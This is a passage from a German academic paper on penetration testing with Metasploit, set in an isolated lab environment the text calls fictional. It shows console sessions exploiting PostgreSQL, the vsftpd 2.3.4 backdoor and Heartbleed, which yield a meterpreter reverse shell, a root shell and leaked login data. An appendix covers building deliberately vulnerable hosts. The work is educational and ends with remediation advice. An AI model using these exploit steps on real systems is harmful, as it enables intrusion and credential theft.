auxiliary/scanner/ssl/openssl_heartbleed normal  OpenSSL Heartbeat (Heartbleed) Information Leak
auxiliary/server/openssl_heartbeat_client_memory normal  OpenSSL Heartbeat (Heartbleed) Client Memory Exposure
payload/cmd/unix/reverse_openssl        normal  Unix Command Shell, Double Reverse TCP SSL (openssl)
payload/osx/x86/exec                    normal  OS X Execute Command
```

Listing 3.16: Suche nach OpenSSL in Metasploit

Die Betrachtung der jeweiligen Modulinformationen ergibt, dass die DoS-Module keine Check-Funktionen bieten. Deshalb besteht keine Möglichkeit, im Vorfeld auf Verwundbarkeit zu prüfen. Diese Module können deswegen nicht getestet werden, da gemäß den Rahmenbedingungen aus Phase 1 keine DoS-Angriffe durchgeführt werden sollen. Payloads sind vorerst nicht interessant, da noch kein Exploit gefunden wurde.

Da das Modul *auxiliary/scanner/ssl/openssl_ccs* die Dienstkonfiguration ändert, ist somit die Lauffähigkeit des Dienstes gefährdet. Es bietet ebenfalls keine Check-Funktion und wird deshalb nicht näher betrachtet.

Das Modul *auxiliary/server/openssl_heartbeat_client_memory* dient zum Auslesen von Clientinformationen. Dafür ist es erforderlich, dass sich ein Gerät aktiv mit dem Pentester-Computer verbindet. Das Modul lässt sich in diesem Beispiel also nicht sinnvoll einsetzen.

auxiliary/scanner/ssl/openssl_heartbleed dient zum Exploit der sogenannten „Heartbleed“-Schwachstelle und wird im Folgenden näher betrachtet:

```
msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(openssl_heartbleed) > info

      Name: OpenSSL Heartbeat (Heartbleed) Information Leak
      Module: auxiliary/scanner/ssl/openssl_heartbleed
      License: Metasploit Framework License (BSD)
      Rank: Normal
      Disclosed: 2014-04-07

(...)

Description:
  This module implements the OpenSSL Heartbleed attack. The problem
  exists in the handling of heartbeat requests, where a fake length
  can be used to leak memory data in the response. Services that
  support STARTTLS may also be vulnerable. The module supports several
  actions, allowing for scanning, dumping of memory contents, and
  private key recovery.

(...)
```

Listing 3.17: Informationen zu *auxiliary/server/openssl_heartbeat_client_memory*

Um zu überprüfen, ob das Ziel verwundbar ist, wird RHOSTS gesetzt und der Aktionsmodus auf *DUMP* gesetzt. Abschließend wird per *check*-Kommando überprüft, ob das Ziel angreifbar ist.

```
msf auxiliary(openssl_heartbleed) > set RHOSTS 192.168.0.104
RHOSTS => 192.168.0.104
msf auxiliary(openssl_heartbleed) > show actions

Auxiliary actions:

      Name  Description
      ----  -
      DUMP  Dump memory contents
      KEYS  Recover private keys from memory
      SCAN  Check hosts for vulnerability

msf auxiliary(openssl_heartbleed) > set ACTION DUMP
ACTION => DUMP
msf auxiliary(openssl_heartbleed) > check
[*] 192.168.0.104:443 - The target appears to be vulnerable.
[*] Checked 1 of 1 hosts (100% complete)
```

Listing 3.18: Überprüfen auf Verwundbarkeit

Auch hier scheint der Zielrechner verwundbar zu sein.

Anmerkung Die Auswahl eines Payloads entfällt bei diesem Exploit, da er auf einem Programmierfehler in OpenSSL beruht. In das Zielsystem wird dabei kein tatsächlicher Schadcode injiziert, sondern einzelne Teile des Hauptspeichers ausgelesen.

3.3.4 Zusammenfassung

In den folgenden Tabellen werden die Ergebnisse dieser Phase zusammengefasst. Die hier festgehaltenen Exploits und Payloads werden in der nachfolgenden Phase ausgeführt, um damit die Schwachstellen zu verifizieren. Die hierfür benötigten Einstellungen wurden während der Exploit-Wahl bereits vorgenommen, wodurch die Module bereit zum Start sind.

Host 192.168.0.103

Service	Exploit	Payload
PostgreSQL 8.3.9	exploit/linux/postgres/postgres_payload	linux/x86/meterpreter/reverse_tcp
vsftpd 2.3.4	exploit/unix/ftp/vsftpd_234_backdoor	cmd/unix/interact

Host 192.168.0.104

Service	Exploit	Payload
nginx 1.1.19	auxiliary/scanner/ssl/openssl_heartbleed	-

3.4 Phase 4: Aktive Eindringversuche

3.4.1 postgres 8.3.9

Exploit

Listing 3.19 zeigt den Exploitvorgang. Anhand des Eingabeprompts wird ersichtlich, dass eine Meterpreter-Verbindung aufgebaut werden konnte. Dies ermöglicht das Ausführen von Befehlen im Kontext des postgres-Dienstkontos.

```
msf exploit(postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ----      -
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave
  blank for a random password.
  RHOST     192.168.0.103   yes       The target address
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  DebugOptions  0                no        Debugging options for POSIX meterpreter
  LHOST       192.168.0.10    yes       The listen address
  LPORT       4896             yes       The listen port
```

```

(...)
msf exploit(postgres_payload) > run

[*] Started reverse handler on 192.168.0.10:4444
[*] 192.168.0.103:5432 - PostgreSQL 8.3.9 on i486-pc-linux-gnu, compiled by GCC cc (GCC)
    4.2.4 (Ubuntu 4.2.4-1ubuntu3)
[*] Uploaded as /tmp/RJgqLwu0.so, should be cleaned up automatically
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1236992 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.10:4444 -> 192.168.0.103:45632) at 2015-05-31
    07:28:59 -0400

meterpreter > shell
Process 4791 created.
Channel 1 created.
whoami
postgres
pwd
/var/lib/postgresql/8.3/main

```

Listing 3.19: Exploitvorgang Postgres

Mögliche Post-Exploit Vorgänge

Die Meterpreter-Session ermöglicht sowohl das Auslesen diverser Systeminformationen, als auch den Zugriff auf Dateien und deren Download oder Upload. Weiterhin können sämtliche Systembefehle mit den Berechtigungen des postgres-Users ausgeführt werden.

3.4.2 vsftpd 2.3.4

Exploit

In Listing 3.20 wird der Exploit-Vorgang dargestellt.

```

msf exploit(vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.0.103   yes       The target address
  RPORT     21               yes       The target port

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ----      -
  (...

msf exploit(vsftpd_234_backdoor) > run

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.0.10:53107 -> 192.168.0.103:6200) at
    2015-05-31 08:53:32 -0400

whoami
root

```

Listing 3.20: Exploitvorgang vsftpd

Mögliche Post-Exploit Vorgänge

Durch den Exploit erhält man eine Konsolenverbindung als *root* und hat somit umfassende Rechte und Möglichkeiten zur Kompromittierung des Systems. Im Versuch hat sich weiterhin gezeigt, dass diese Session mit dem Modul *post/multi/manage/shell_to_meterpreter* zu einer Meterpreter-Sitzung aufgestuft werden kann.

3.4.3 nginx 1.1.19

Exploit

Durch den Exploit werden Bereiche des Arbeitsspeichers des Ziels ausgelesen. Es ist dabei jedoch nicht beeinflussbar, welchen Speicherbereich man ausliest. Dies hat zur Folge, dass sich das Ergebnis nicht genau vorhersagen lässt. Der Informationsgehalt hängt also davon ab, welche Daten sich gerade im Hauptspeicher des Ziels befinden. Diese resultieren aus der aktuellen Benutzung des Servers. Der Exploit muss deshalb eventuell mehrfach ausgeführt werden, um die Chancen zu erhöhen, relevante Daten abzugreifen.

Listing 3.21 zeigt einen möglichen Exploitvorgang, bei dem die Anmeldeinformationen eines Benutzers ausgelesen werden konnten.

```
msf auxiliary(openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

  Name           Current Setting  Required  Description
  ----           -
  DUMPFILTER     storing         no        Pattern to filter leaked memory before
  MAX_KEYTRIES   50              yes       Max tries to dump key
  RESPONSE_TIMEOUT 10              yes       Number of seconds to wait for a server
  RHOSTS         192.168.0.104   yes       The target address range or CIDR
  RHOSTS         identifier
  RPORT          443             yes       The target port
  STATUS_EVERY   5               yes       How many retries until status
  THREADS        1               yes       The number of concurrent threads
  TLS_CALLBACK   None            yes       Protocol to use, "None" to use raw TLS
  sockets (accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
  TLS_VERSION    1.0             yes       TLS/SSL version to use (accepted: SSLv3,
  1.0, 1.1, 1.2)

msf auxiliary(openssl_heartbleed) > run

[+] 192.168.0.104:443 - Heartbeat response with leak
[*] 192.168.0.104:443 - Heartbeat data stored in /root/.msf4/loot/20150531093306
_default_192.168.0.104_openssl.heartble_236637.bin
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf auxiliary(openssl_heartbleed) > cat /root/.msf4/loot/20150531093306_default_192
.168.0.104_openssl.heartble_236637.bin
[*] exec: cat /root/.msf4/loot/20150531093306_default_192.168.0.104_openssl.
heartble_236637.bin

      /index.html?username=user&password=123456 HTTP/1.1
User-Agent: Wget/1.13.4 (linux-gnu)
Accept: */*
Host: 192.168.0.104
```

```
Connection: Keep-Alive
g:          / t F      _ 1
          .0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://192.168.0.104/
Cookie: heartbleed
Connection: keep-alive
```

Listing 3.21: Exploitvorgang heartbleed

Mögliche Post-Exploit Vorgänge

Die Möglichkeiten, die sich durch den Exploit ergeben, hängen von den ausgespähten Daten ab. Sofern diese z.B. Benutzer- und Passwortinformationen enthalten, können die entsprechenden Benutzerkonten übernommen werden. Weiterhin ist es manchmal möglich, den privaten Schlüssel des Ziels auszulesen. Mit diesem kann man an das Ziel gesendete verschlüsselte Daten entschlüsseln oder Man-in-the-Middle-Attacks durchführen. (vgl. [hea])

3.5 Phase 5: Abschlussanalyse

Die in Phase 3 vermuteten Schwachstellen ließen sich in diesem (fiktiven) Beispiel alle bestätigen. Für die einzelnen Hosts ergeben sich dadurch folgende Handlungsempfehlungen:

Host 192.168.0.103

Risiken Einem Angreifer ist es möglich durch die gefundenen Schwachstellen Konsolenverbindungen zu diesem Host aufzubauen. Dies gelang sowohl als Benutzer *postgres* als auch als *root*. Vor Allem letzteres bietet ein sehr hohes Gefahrenpotenzial.

Handlungsempfehlungen

- Update von PostgreSQL auf die aktuellste Version
- Einführung und Einhaltung einer strengeren Passwort-Policy
- Update von vsftpd auf die aktuellste Version

Host 192.168.0.104

Risiken Ein Angreifer kann durch die Sicherheitslücke Bereiche des Arbeitsspeichers des Hosts unbemerkt auslesen. Dabei können sicherheitsrelevante Informationen – darunter auch private Schlüssel – entwendet werden. Es ist zu betonen, dass bereits gestohlene Daten auch nach dem Schließen der Schwachstelle verwertet werden können.

Handlungsempfehlungen

- Update von OpenSSL auf die aktuellste Version
- Erstellung neuer privater Schlüssel
- Erstellung neuer Zertifikate und Rückruf des alten Zertifikats

4 Fazit

Metasploit Framework bietet eine Programmumgebung, welche die Arbeitsschritte eines Penetrationstests erheblich vereinfacht. Das Framework kann sehr leicht um neue Funktionen und Module erweitert werden, wodurch es – auch durch Beiträge einer breiten Community – stetig weiter wächst. Die einheitliche Strukturierung der Module ermöglicht einen komfortablen Umgang mit den bereitgestellten Werkzeugen. Zusätzlich erleichtert die automatische Speicherung und Aufbereitung der gesammelten Daten in einer Datenbank deren weitere Verarbeitung.

Obwohl es ausführliche Dokumentationen und Anleitungen zur Verwendung von Metasploit gibt, reicht deren reine Lektüre nicht aus, um das Framework ausreichend zu verstehen. Die Einarbeitung erfordert zusätzlich umfangreiche praktische Versuche. Da dies nur in einer abgeschotteten Versuchsumgebung erfolgen sollte, sind weitere Vorkehrungen notwendig.

Es gilt zu bedenken, dass mit Metasploit Framework auch böswilligen Angreifern ein mächtiges Werkzeug zur Hand gegeben wird, mit dem hohe Schäden angerichtet werden können. Dennoch ermöglicht die breite Verwendung des Frameworks einen offenen Wissensaustausch zwischen allen Parteien, von dem am Ende alle profitieren können.

Anhang - Die Testumgebung

Die im Beispiel verwendete Testumgebung besteht aus folgenden virtuellen Maschinen:

Betriebssystem	Eingesetzte Software	Schwachstellen
Kali Linux 1.1.0b	Metasploit Framework v4.11.0 ¹ PostgreSQL 9.1.14 ¹	-
Ubuntu Server 8.04	PostgreSQL 8.3.9 vsftpd 2.3.4	exploit/linux/postgres/postgres payload exploit/unix/ftp/vsftpd_234_backdoor
Ubuntu Server 12.04	nginx 1.19 openssl 1.0.1 ¹	auxiliary/scanner/ssl/openssl_heartbleed

¹ bereits in Distribution enthalten

Im Folgenden wird kurz beschrieben, wie die notwendige Software auf den entsprechenden virtuellen Maschinen installiert wird. Dabei wird jedoch nicht weiter auf die Einrichtung virtueller Maschinen, die Installation der Betriebssysteme sowie deren sonstige Konfiguration eingegangen.

Einrichten von Metasploit Framework unter Kali Linux (vgl. [Secg])

Da das Metasploit Framework in der Linux Distribution Kali bereits vorinstalliert ist, ist die Einrichtung dort besonders einfach. Zuerst wird der Datenbank-Service gestartet, anschließend das Metasploit Framework. Dies kann mit folgenden Befehlen erreicht werden:

```
$ sudo service postgresql start  
$ sudo service metasploit start
```

Listing 4.1: Manueller Start der Dienste

Um die Dienste bei jedem Systemstart automatisch starten, werden sie mit den folgenden Befehlen in den Bootprozess integriert.

```
$ sudo update-rc.d postgresql enable  
$ sudo update-rc.d metasploit enable
```

Listing 4.2: Automatischer Start der Dienste

Installation von PostgreSQL unter Ubuntu 8.04 (vgl. [Wil])

Mit dem folgenden Befehl wird eine verwundbare Version einer PostgreSQL-Datenbank installiert.

```
$ sudo apt-get install postgresql=8.3.23-0ubuntu8.04.1
```

Listing 4.3: PostgreSQL - Installation

Um die Datenbank auch über das Netzwerk ansprechen zu können, muss sie erst noch entsprechend Konfiguriert werden. Dazu wird in der Datei `/etc/postgresql/8.3/main/postgresql.conf` folgender Eintrag geändert:

```
listen_addresses = '*'
```

Listing 4.4: PostgreSQL - Netzwerk freischalten

Darüberhinaus wird festgelegt, auf welche Datenbanken welcher Benutzer zugriff hat. Im Beispiel wird allen Datenbankbenutzern zugriff auf alle Datenbanken gewährt. Dazu wird die Datei `/etc/postgresql/8.3/main/pg_hba.conf` wie folgt editiert:

```
# IPv4 local connections:
host all all 0.0.0.0/0 md5
# IPv6 local connections:
host all all ::0/0 md5
```

Listing 4.5: PostgreSQL - Benutzer freischalten

Anschließend wird das Passwort **postgres** für den Datenbankbenutzer **postgres** gesetzt. Die geschieht mittels folgender Befehle:

```
$ sudo -u postgres psql
postgres=# \password postgres
postgres=# \q
```

Listing 4.6: PostgreSQL - Passwort setzen

Jetzt wird das System neu gestartet.

Installation von vsftpd 2.3.4 unter Ubuntu 8.04

In den Repositories existiert keine verwundbare Version von vsftpd 2.3.4, weshalb der Quellcode manuell heruntergeladen und kompiliert wird. Dazu werden die Programme `gcc`, `g++` sowie `make` benötigt, die über die Repositories installiert werden können. Unter <http://bit.ly/1dBso6W> ist eine verwundbare Version von vsftpd 2.3.4 als Download erhältlich (Stand: 05.06.2015):

Damit das Startskript und die Konfigurationsdateien angelegt werden, kann `vsftpd` vorübergehend über die Repositories installiert werden. Im Anschluss wird dann der heruntergeladene Quellcode entpackt und mit `make` kompiliert.

Um nun die kompilierte Version starten zu können, wird Datei `/usr/sbin/vsftpd` durch die beim Kompilieren entstandene Binärdatei `vsftpd` ersetzt. Dazu werden folgende Befehle ausgeführt:

```
$ sudo /etc/init.d/vsftpd stop
$ sudo cp vsftpd /usr/sbin/
```

Listing 4.7: vsftpd 2.3.4 - Binärdatei kopieren

Danach wird der folgende Eintrag in der Konfigurationsdatei `/etc/vsftpd.conf` aktiviert:

```
local_enable=YES
```

Listing 4.8: vsftpd 2.3.4 - lokale Benutzer aktivieren

Abschließend wird der Dienst mit folgendem Befehl wieder gestartet:

```
$ sudo /etc/init.d/vsftpd start
```

Listing 4.9: vsftpd 2.3.4 - Dienst starten

Installation von nginx unter Ubuntu 12.04 (vgl. [Ken])

Zuerst wird der Webserver *nginx* aus den Repositories installiert. Dazu dient folgender Befehl:

```
$ sudo apt-get install nginx
```

Listing 4.10: nginx - Installation

Danach wird mit der in Ubuntu 12.04 enthaltenen Version von *openssl* ein Schlüsselpaar erzeugt:

```
$ sudo mkdir -p /etc/nginx/ssl/keys
$ cd /etc/nginx/ssl/keys
$ sudo openssl genrsa -out self-ssl.key 1024
$ sudo openssl req -new -key self-ssl.key -out self-ssl.csr
$ sudo openssl x509 -req -days 365 -in self-ssl.csr -signkey self-ssl.key -out self-ssl.crt
```

Listing 4.11: nginx - Schlüsselpaar erzeugen

Anschließend wird der Inhalt der Konfigurationsdatei */etc/nginx/sites-enabled/default* durch folgenden ersetzt:

```
server {
    listen 443;
    server_name heartbleed;

    root /usr/share/nginx/www;
    index index.html index.htm;

    ssl on;
    ssl_certificate self-ssl.crt;
    ssl_certificate_key self-ssl.key;

    ## SSL caching/optimization
    ssl_protocols      SSLv3 TLSv1 TLSv1.1 TLSv1.2;
    ssl_ciphers RC4:HIGH:!aNULL:!MD5;
    ssl_prefer_server_ciphers on;
    keepalive_timeout 60;
    ssl_session_cache shared:SSL:10m;
    ssl_session_timeout 10m;

    ## SSL log files
    access_log /var/log/nginx/heartbleed_ssl_access.log;
    error_log /var/log/nginx/heartbleed_ssl_error.log;

    location / {
        proxy_set_header    Accept-Encoding    "";
        proxy_set_header    Host                $http_host;
        proxy_set_header    X-Forwarded-By     $server_addr:$server_port;
        proxy_set_header    X-Forwarded-For    $remote_addr;
        proxy_set_header    X-Forwarded-Proto $scheme;
        proxy_set_header    X-Real-IP         $remote_addr;
        proxy_next_upstream error timeout invalid_header http_500 http_502 http_503 http_504;
    }
}
```

Listing 4.12: nginx - Konfigurationsdatei

Um Logindaten zum Webserver schicken zu können, wird der Inhalt von */usr/share/nginx/www/index.html* durch folgenden ersetzt: (vgl. [war])

```
<html>
<head>
<title>Login</title>
<script>
document.cookie="heartbleed";
</script>
</head>
<body>
<br /><br />
<form name="input" action="index.html" method="get">
Username: <input type="text" name="username">
<br />
Password: <input type="password" name="password">
<br /><br />
<input type="submit" value="Submit">
</form>
</body>
</html>
```

Listing 4.13: nginx - Konfigurationsdatei

Literaturverzeichnis

- [Bis] Anna Biselli. Heartbleed: Ein openssl-bug, der weitreichende folgen haben könnte. Internet: <https://netzpolitik.org/2014/heartbleed-ein-openssl-bug-der-weitreichende-folgen-haben-koennte/>, 08.04.2014 [29.05.2015].
- [Eng13] Patrick Engebretson. *The Basics of Hacking and Penetration Testing*. Syngress, Boston, second edition edition, 2013.
- [fSidI] Bundesamt für Sicherheit in der Informationstechnik. Bsi studie - durchführungskonzept für penetrationstests. Internet: https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/Penetrationstest/penetrationstest_pdf.pdf?__blob=publicationFile, November 2003 [14.05.2015].
- [hea] The heartbleed bug. Internet: <http://heartbleed.com/>, 29.04.2014 [29.05.2015].
- [Ken] Andrew Kennedy. Heartbleed. Internet: <http://akenn.org/blog/Heartbleed/>, 08.04.2014 [28.05.2015].
- [KOKA12] David Kennedy, Jim O’Gorman, Devon Kearns, and Mati Aharoni. *Metasploit - Die Kunst des Penetration Testing*. Hüthig Jehle Rehm GmbH, Heidelberg, München, Landsberg, Frechen, Hamburg, 1. auflage edition, 2012.
- [Lyo] Gordon Lyon. Nmap network scanning - nmap reference guide. Internet: <http://nmap.org/book/man.html>, [27.05.2015].
- [Mes12] Michael Messner. *Metasploit - Das Handbuch zum Penetration-Testing-Framework*. dpunkt.verlag GmbH, Heidelberg, 1. auflage edition, 2012.
- [Neu12] Frank Neugebauer. *Penetration Testing mit Metasploit - Eine praktische Einführung*. dpunkt.verlag GmbH, Heidelberg, 2. aktualisierte und erweiterte auflage edition, 2012.
- [OSS] Openssl vulnerabilities. Internet: <https://www.openssl.org/news/vulnerabilities.html>, [27.05.2015].
- [Rap] Rapid7. Metasploit: Penetration testing software. Internet: <http://www.rapid7.com/products/metasploit/editions.jsp>, [14.05.2015].
- [Seca] Offensive Security. Metasploit unleashed - about the metasploit meterpreter. Internet: http://www.offensive-security.com/metasploit-unleashed/About_Meterpreter, [29.05.2015].

- [Secb] Offensive Security. Metasploit unleashed - meterpreter basics. Internet: http://www.offensive-security.com/metasploit-unleashed/Meterpreter_Basics, [29.05.2015].
- [Secc] Offensive Security. Metasploit unleashed - msfconsole. Internet: <http://www.offensive-security.com/metasploit-unleashed/Msfconsole>, [06.06.2015].
- [Secd] Offensive Security. Metasploit unleashed - msfconsole commands. Internet: http://www.offensive-security.com/metasploit-unleashed/Msfconsole_Commands, [06.06.2015].
- [Sece] Offensive Security. Metasploit unleashed - port scanning. Internet: http://www.offensive-security.com/metasploit-unleashed/Port_Scanning, [27.05.2015].
- [Secf] Offensive Security. Metasploit unleashed - using the database. Internet: http://www.offensive-security.com/metasploit-unleashed/Using_the_Database, [27.05.2015].
- [Secg] Offensive Security. Starten des metasploit frameworks. Internet: <http://de.docs.kali.org/general-use-de/starten-des-metasploit-frameworks>, [28.05.2015].
- [war] Building a vulnerable box heartbleed. Internet: <https://warroom.securestate.com/index.php/building-a-vulnerable-box-heartbleed/>, [28.05.2015].
- [Wil] Arnold Willemer. Postgres. Internet: <http://www.willemer.de/informatik/db/postgres.htm>, [28.05.2015].